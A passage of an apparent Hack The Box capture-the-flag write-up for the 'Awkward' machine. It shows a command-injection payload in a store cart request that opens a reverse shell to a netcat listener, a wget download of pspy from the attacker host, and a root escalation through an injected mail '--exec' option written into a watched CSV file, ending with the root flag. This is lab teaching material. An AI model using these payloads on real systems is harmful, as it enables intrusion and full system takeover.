item_id=3' -e "1e /dev/shm/shell.sh" '&item_name=Straw Hat&item_brand=Sunny Summer&item_price=$70.00
bean@awkward:/var/www/store/cart$
```

Request

Pretty Raw Hex

```
1 POST /cart_actions.php HTTP/1.1
2 Host: store.hat-valley.htb
3 Content-Length: 94
4 Authorization: Basic YWRtaW46MDE0bXJiZWFnVsZXMHlA=
5 Accept: */*
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://store.hat-valley.htb
10 Referer: http://store.hat-valley.htb/cart.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Connection: close
14
15 item=3'+-e+"le+/dev/shm/shell.sh"+&user=bbf3-918f-4d9-1d62&action=delete_item
```

②⚙️ ⏪ ⏩ Search... 0 m

Response

It works this time. I received a shell as `www-data`.

```
E offsec/awkward git:(master) ▶ nc -lvpn 80
listening on [any] 80 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.185] 55772
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █
```

Privilege Escalation

Previously I found `/var/www/private`, I try accessing it and it works this time with user `www-data`.

```
www-data@awkward:~/private$ ls -al
ls -al
total 12
dr-xr-x--- 2 christine www-data 4096 Oct  6 01:35 .
drwxr-xr-x  7 root      root    4096 Oct  6 01:35 ..
-rwxrwxrwx  1 christine www-data  600 Jan 29 15:30 leave_requests.csv
www-data@awkward:~/private$ █
```

There's only one file *leave_requests.csv*. I check file content.

```
www-data@awkward:~/private$ cat leave_requests.csv
cat leave_requests.csv
Leave Request Database,,,

,,,,HR System Username,Reason,Start Date,End Date,Approved
bean.hill,Taking a holiday in Japan,23/07/2022,29/07/2022,Yes
christine.wool,Need a break from Jackson,14/03/2022,21/03/2022,Yes
jackson.lightheart,Great uncle's goldfish funeral + ceremony,10/05/2022,10/06/2022,No
jackson.lightheart,Vegemite eating competition,12/12/2022,22/12/2022,No
christopher.jones,Donating blood,19/06/2022,23/06/2022,Yes
christopher.jones,Taking a holiday in Japan with Bean,29/07/2022,6/08/2022,Yes
bean.hill,Inevitable break from Chris after Japan,14/08/2022,29/08/2022,No
www-data@awkward:~/private$
```

pspy

I try running *pspy*.

```
www-data@awkward:/dev/shm$ which wget
which wget
/usr/bin/wget
www-data@awkward:/dev/shm$ wget 10.10.14.9/pspy64
wget 10.10.14.9/pspy64
--2023-01-29 15:44:17--  http://10.10.14.9/pspy64
Connecting to 10.10.14.9:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64          100%[=====] 2.96M 759KB/s in 4.0s

2023-01-29 15:44:22 (759 KB/s) - 'pspy64' saved [3104768/3104768]

www-data@awkward:/dev/shm$ timeout 30 ./pspy64
```

```
2023/01/29 15:46:47 CMD: UID=0 PID=998 | /usr/sbin/ModemManager
2023/01/29 15:46:47 CMD: UID=0 PID=908 | /bin/bash /root/scripts/notify.sh
2023/01/29 15:46:47 CMD: UID=0 PID=907 | inotifywait --quiet --monitor --event modify /var/www/private/leave_requests.csv
2023/01/29 15:46:47 CMD: UID=114 PID=906 | avahi-daemon: chroot helper
2023/01/29 15:46:47 CMD: UID=0 PID=892 | /sbin/wpa_supplicant -u -s -0 /run/wpa_supplicant
```

This is interesting.

```
inotifywait --quiet --monitor --event modify /var/www/private/leave_requests.csv
```

inotifywait is monitoring the file *leave_requests.csv*. I try adding *Hello World* and monitor again. Found this line.

```
2023/01/29 15:51:51 CMD: UID=0 PID=12560 | mail -s Leave Request: "Hello World"
christine
```

It is using `mail` to send a new line added to `leave_requests.csv`. According to GTF0bin, `mail` can be used to run arbitrary commands.

- 📧 <https://gtfobins.github.io/gtfobins/mail/>

privilege escalation over mail command

By adding the executable command to the file, I receives a root shell executed via `mail`.

```
www-data@awkward:~/private$ echo '' --exec="!./dev/shm/shell.sh" >> leave_requests.csv
echo '' --exec="!./dev/shm/shell.sh" >> leave_requests.csv
www-data@awkward:~/private$ cat leave_requests.csv
cat leave_requests.csv
Leave Request Database,,,

"""
HR System Username,Reason,Start Date,End Date,Approved
bean.hill,Taking a holiday in Japan,23/07/2022,29/07/2022,Yes
christine.wool,Need a break from Jackson,14/03/2022,21/03/2022,Yes
jackson.lightheart,Great uncle's goldfish funeral + ceremony,10/05/2022,10/06/2022,No
jackson.lightheart,Vegemite eating competition,12/12/2022,22/12/2022,No
christopher.jones,Donating blood,19/06/2022,23/06/2022,Yes
christopher.jones,Taking a holiday in Japan with Bean,29/07/2022,6/08/2022,Yes
bean.hill,Inevitable break from Chris after Japan,14/08/2022,29/08/2022,No
" --exec="!./dev/shm/shell.sh"
www-data@awkward:~/private$
```

```
✗ offsec/awkward git:(master) ▶ nc -lvpn 80
listening on [any] 80 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.185] 34374
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root.txt

```
# cat root.txt
9100c036cca2c2426c2f6c8098f7af0a
# hostname
awkward
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.185 netmask 255.255.254.0 broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:c129 prefixlen 64 scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:c129 prefixlen 64 scopeid 0x0<global>
            ether 00:50:56:b9:c1:29 txqueuelen 1000 (Ethernet)
                RX packets 1491439 bytes 168801415 (168.8 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1891523 bytes 2007972569 (2.0 GB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 6721424 bytes 2217997934 (2.2 GB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 6721424 bytes 2217997934 (2.2 GB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

#
```